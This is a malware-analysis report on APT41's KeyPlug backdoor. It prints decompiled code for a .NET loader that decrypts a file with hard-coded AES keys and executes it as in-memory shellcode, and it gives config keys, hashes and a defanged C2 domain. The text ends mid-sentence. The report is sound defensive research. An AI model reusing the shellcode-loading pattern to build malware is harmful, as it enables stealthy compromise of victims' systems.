Uncovering an undetected KeyPlug implant attacking industries in Italy

May 21, 2024

05/21/2024

Introduction

APT41, known by numerous aliases such as Amoeba, BARIUM, BRONZE ATLAS, BRONZE EXPORT, Blackfly, Brass Typhoon, Earth Baku, G0044, G0096, Grayfly, HOODOO, LEAD, Red Kelpie, TA415, WICKED PANDA, and WICKED SPIDER, is a Chinese-origin cyber threat group recognized for its extensive cyber espionage and cybercrime campaigns.

APT41's operations stand out due to their complexity and versatility, reflecting a high level of expertise and resources, possibly indicating support or connections with state entities. The group targets a wide array of sectors including government, manufacturing, technology, media, education, and gaming, with the intent of stealing intellectual property, sensitive data, and compromising systems for strategic or economic gain.

The group's tactics, techniques, and procedures (TTPs) include the deployment of malware, phishing, exploitation of zero-day software vulnerabilities, and supply chain attacks. Their activities pose a global threat, necessitating constant vigilance from cybersecurity professionals to mitigate associated risks.

Notably, during a prolonged and in-depth investigation, Tinexta Cyber's own Yoroi malware ZLab team isolated the infamous modular backdoor malware, KEYPLUG. Written in C++ and active since at least June 2021, KEYPLUG has variants for both Windows and Linux platforms. It supports multiple network protocols for command and control (C2) traffic, including HTTP, TCP, KCP over UDP, and **WSS**, making it a potent tool in APT41's cyber-attack arsenal.

This specific implant has been identified both in its Linux and Windows variant, with its own custom configuration and C2 communication protocol, WSS, which will be deepened in the following sections.

Technical Analysis

Windows implant

The first analyzed malware sample is the malware implant retrieved on a Windows machine. It is written in the .NET Framework, designed for decrypting the file "**C:\ProgramData\pfm.ico**".

SHA256	87756cb5e33f7fb7c2229eb094f1208dbd510c9716b4428bfaf2dc84745b1542
Threat	.NET Loader
Threat Description	Simple .NET Loader which decrypts and executes shellcode leading to the final KeyPlug payload
SSDEEP	192:+3c5NTgL6xvKDgtRy5TZYxALUsLh4LSOK7kJ9POxLVLSE7pZ6A5U1A:+3cfvCMjcTZEAL9LOLSngJ5sLVL9NQUI

The decryption process employs the AES algorithm, with the keys hard-coded within the sample itself, as demonstrated in the following code snippet:

```
namespace WindowsFormsApplication1
{
    // Token: 0x02000003 RID: 3
    public class Form1 : Form
    {
        // Token: 0x06000005 RID: 5 RVA: 0x00002250 File Offset: 0x00000450
        public Form1()
        {
            this.InitializeComponent();
            uint num = 4096U;
            uint num2 = 4U;
            uint num3 = 16U;
            try
            {
                byte[] array = AesEncryption.DecryptFile("C:\\ProgramData\\pfm.ico");
                IntPtr intPtr = IntPtr.Zero;
                intPtr = Form1.VirtualAlloc(IntPtr.Zero, array.Length, num, num2);
                Marshal.Copy(array, 0, intPtr, array.Length);
                uint num4;
                Form1.VirtualProtect(intPtr, array.Length, num3, out num4);
                (Marshal.GetDelegateForFunctionPointer(intPtr, typeof(Form1.CodeLoaderProc)) as Form1.CodeLoaderProc)();
            }
            catch (Exception)
            {
            }
            Thread.Sleep(-1);
        }
```

```
// Token: 0x04000001 RID: 1
private static readonly byte[] key = Encoding.UTF8.GetBytes("67f8de349abc5ghi");

// Token: 0x04000002 RID: 2
private static readonly byte[] iv = Encoding.UTF8.GetBytes("3abc64597f8diegh");
```

Figure 1: Seeking for pfm.ico file and decryption

After the decryption of the file content, the malware allocates memory to store a shellcode directly in memory the decrypted result using **the VirtualAlloc API** call. The VirtualAlloc function reserves or commits a region of pages in the virtual address space of the calling process. It can be used to allocate memory for the decrypted payload. Once the memory is allocated, the malware immediately modifies the memory protections to make it executable using the VirtualProtect API call. VirtualProtect changes the protection on a region of committed pages in the virtual address space of the calling process. In this context, it ensures that the decrypted payload can be executed by the system




Figure 2: Decrypted and loaded shellcode in memory

The shellcode performs dynamically API loading with a custom hashing algorithm which will be explained further. Among these APIs, another time a VirtualAlloc is loaded to allocate another piece of memory where decrypt and load the Final keyplug implant.




Figure 3: Evidence of other piece of memory allocated to store the Keyplug Payload

When the decoding operations end, the malware passes the control to the Keyplug implant. The Sample starts by retrieving the hostname and hashing the string three times with another custom algorithm, the result is used as Mutex. It is used as an unique identifier for the infected machine and this information is shared with the command and control.

Figure 4: Generation of a new mutex

The malware proceeds to enable the **SeDebugPrivilege** token. The SeDebugPrivilege is a powerful privilege that allows a process to debug and interact with other processes, including those that it did not create. This privilege can be used to access and manipulate system-level processes and is typically reserved for administrators. In this case the malware uses it to manipulate pieces of its own code, in order to extract its configuration.





Figure 5: Manipulating SeDebugPrivilege

The new payload, with SHA256 hash 399bf858d435e26b1487fe5554ff10d85191d81c7ac004d4d9e268c9e042f7bf, appears to be a version of Keyplug compiled for Windows. Attribution was made by comparing the behavior and structure of the malware under examination with Mandiant's report "Does This Look Infected? A Summary of APT41 Targeting U.S. State Governments." Additionally, the configuration described in the file appendix matches that described by Mandiant. Configuration decryption is performed using the XOR key 0x59. Part of the configuration decoding is shown in Figure 6.






Figure 6: Decrypting the malware configuration

After decrypting the configuration, the malware starts to perform different reconnaissance-relevant information, such as the operating system version and installed anti-malware products, through **WMIC** (Windows Management Instrumentation Command-line) call.

```
          v36 = (const CHAR *)mw_parse_config_get_element(Block, 0i64);
          pszFirst = v43;
          lstrcpyA(v43, v36);
          v15 = (int)mw_lenght_list((__int64)Block) <= 2;
          v5 = 1390477114;
          if ( !v15 )
            v5 = -407814841;
        }
        else
        {
          StrStrIA(pszFirst, "udp");
          v5 = -641188912;
        }
      }
      else if ( v5 == -407814841 )
      {
        v21 = (~((((~(dword_18038327C * (dword_18038327C - 1)) & 0xC352B6AD | (dword_18038327C
                                                                              * (dword_18038327C - 1)) & 0x3CAD4952) ^ 0xC1122605)
           || dword_180383280 > 9;
        v22 = ((~((((~(dword_18038327C * (dword_18038327C - 1)) & 0xC352B6AD | (dword_18038327C
                                                                               * (dword_18038327C - 1)) & 0x3CAD4952) ^ 0xC1122605)
        v12 = v22 ^ v21;
        v5 = 449270252;
        v14 = 719669818;
        if ( v22 )
          v5 = 719669818;
        if ( v21 )
          v5 = 449270252;

        if ( !v12 )
          v5 = v14;
      }
      else
      {

        v5 = 815482990;
      }
    }
    else if ( v5 <= 173715906 )
    {
      if ( v5 == 54399347 )
      {
        v10 = StrStrIA(pszFirst, "tcp") == pszFirst;
        v5 = 110241042;
        if ( v10 )
          v5 = 682351460;
      }
      else
      {
        v10 = StrStrIA(pszFirst, "wss") == pszFirst;
```

Figure 7: Choosing the communication protocol basing on the information retrieved by the configuration

Then the Keyplug implant communicates with the C2 (Command and Control) through the abuse of CloudFlare's Content Delivery Network (CDN) and via the WSS (WebSocket Secure) protocol. The XOR-encoded configuration contains the information to communicate with the C2. Indeed, after decoding, KEYPLUG randomly selects a CIDR block from the list and then selects an IP address within the block based on the infected computer's tick count. Once one of the randomly chosen IPs belonging to Cloudflare's CDN, and present in the subnets listed within the communication, is selected, the KEYPLUG malware establishes communication with the C2 through a socket API call. However, KeyPlug is also capable of using TCP,UDP,WSS,HTTP,QUIC and overall, it is an interesting backdoor by looking at the logging strings (Appendix A)

Linux Variant

SHA256	a6aabc68245dde1eda2093c6ef4b75b75f99d0572c59d430de9cef527dc037cb
Threat	KeyPlug
Threat Description	KeyPlug Linux Variant
SSDEEP	98304:iH/3LJD43UewSERenGaEB9bhUQQxBdKGTYu9DUoi:ydDoUe7GeUB9buJBdJTYzp

Compared to the Windows variant, it is slightly more complex, and it seems to use VMProtect. In fact, when static analysis was performed, many strings regarding to UPX packer, but the automated unpacking routine didn't work. However, other advanced analysis strategies revealed a series of interesting information about the similarities between the Windows and Linux variants.




Figure 8: Comparing the code between Windows and Linux Variant

In this case the C2 is ***mirrors.directtimber.]buzz,*** and even in this case the communication is performed by abusing the WSS Protocol.




Figure 9: Connection to the C2 through the WSS protocol

Pivoting the analysis and the connection with ISOON leak

The threat hunting investigation revealed other interesting information regarding the complex infrastructure built by APT41 and the development of this malware campaign. On February 16, a significant amount of sensitive data was exposed regarding the Chinese Ministry of Public Security. This information was subsequently shared on platforms such as on GitHub and Twitter. Causing considerable discussion and interest within the cybersecurity community. The event attracted immediate attention from a range of private organizations and researchers, who were keen to explore the implications of the leak and its potential impact on cybersecurity practices and policies. It seems that the massive data leak that appeared on Github comes from a data breach of a private industry contractor of the Chinese Ministry of Public Security (MPS) known as i-Soon (also called Anxun). The published data contains a plethora of chats, user manual, official government plans, projects, phone numbers, employee PII.

The actor responsible for the compiled leak has organized the data into distinct sections.

- Data from links 0-1 discusses how “Anxun deceived the national security agency.”
- The subsequent set of data, links from 2 to 10, comprises employee complaints.
- Links 11-13 contain information regarding Anxun’s financial problems.
- Link 14 is dedicated to chat records between Anxun’s top boss Wu Haibo and his second boss Chen Cheng
- Links 15-20 focus on “Anxun low-quality products” .
- links 21-38 reveal information about Anxun’s products
- From links 39 to 60, there is discussion about Anxun’s infiltration into overseas government departments, including those of India, Thailand, Vietnam, South Korea, NATO, and others.
- The last dump of the links from 61 to 65 contain data related to Anxun employee information.

The entire folder contains over five hundred files, most of them are images containing private messages or conversation. It’s also possible to identify several documents regarding the different technology and software offered by I-S00N.

When analyzing this report, a particular RAT lets think about we dub as KeyPlug, Hector. “Hector”, which targets both Linux and Windows machines and it is known to use the WSS protocol to communicate with the C2.




Figure 10: Leaked image of Hector Backdoor

Even Recorded Future hypothesized that a link between KEYPLUG malware and Hector leak could exist; but in this case the confidence of this information is medium-low due to the lack of direct evidences of the link. If this connection could be verified, the resulting infrastructure for this campaign is:

